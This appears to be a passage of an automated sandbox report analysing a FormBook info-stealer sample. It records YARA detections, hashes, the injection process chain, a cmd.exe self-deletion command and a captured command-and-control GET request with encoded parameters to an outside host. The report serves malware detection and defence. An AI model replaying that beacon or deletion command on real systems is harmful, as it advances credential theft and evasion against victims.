Aug 3, 2021 18:07:57.333901882 CEST	4938	OUT	GET /weni/?Fzr4otMh=9kFoto4nIUhkgP3Es+H36/ZMz7ns/MT8S+V4osXmeDelDelWvdLQo7Pbd8Te03qiHXqAR+RcrA==&aRbdj=q6AlsppXkR0txTj HTTP/1.1 Host: www.utformehagen.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 18:07:57.519463062 CEST	4938	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 16:07:57 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: 9JzK89dRiaBYTuN.exe PID: 6048 Parent PID: 5976

General

Start time:	18:06:00
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\9JzK89dRiaBYTuN.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\9JzK89dRiaBYTuN.exe'
Imagebase:	0x1c0000
File size:	1263616 bytes
MD5 hash:	D726EC6E056461DD7D3CE8890C3C9A4E
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.341797161.0000000002541000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.342547133.0000000003549000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.342547133.0000000003549000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.342547133.0000000003549000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: RegSvcs.exe PID: 4260 Parent PID: 6048

General

Start time:	18:06:05
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xfd0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.396448884.0000000001990000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.396448884.0000000001990000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.396448884.0000000001990000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.396143865.0000000001470000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.396143865.0000000001470000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.396143865.0000000001470000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.395997570.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.395997570.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.395997570.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 4260

General

Start time:	18:06:07
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: autofmt.exe PID: 4024 Parent PID: 3440

General

Start time:	18:06:28
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0x330000
File size:	831488 bytes
MD5 hash:	7FC345F685C2A58283872D851316ACC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmmon32.exe PID: 2904 Parent PID: 3440

General

Start time:	18:06:28
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x900000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.598731483.00000000008D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.598731483.00000000008D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.598731483.00000000008D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.603676182.0000000002CC0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.603676182.0000000002CC0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.603676182.0000000002CC0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.598176527.0000000000770000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.598176527.0000000000770000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.598176527.0000000000770000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 6076 Parent PID: 2904

General

Start time:	18:06:32
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 2924 Parent PID: 6076

General

Start time:	18:06:33
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis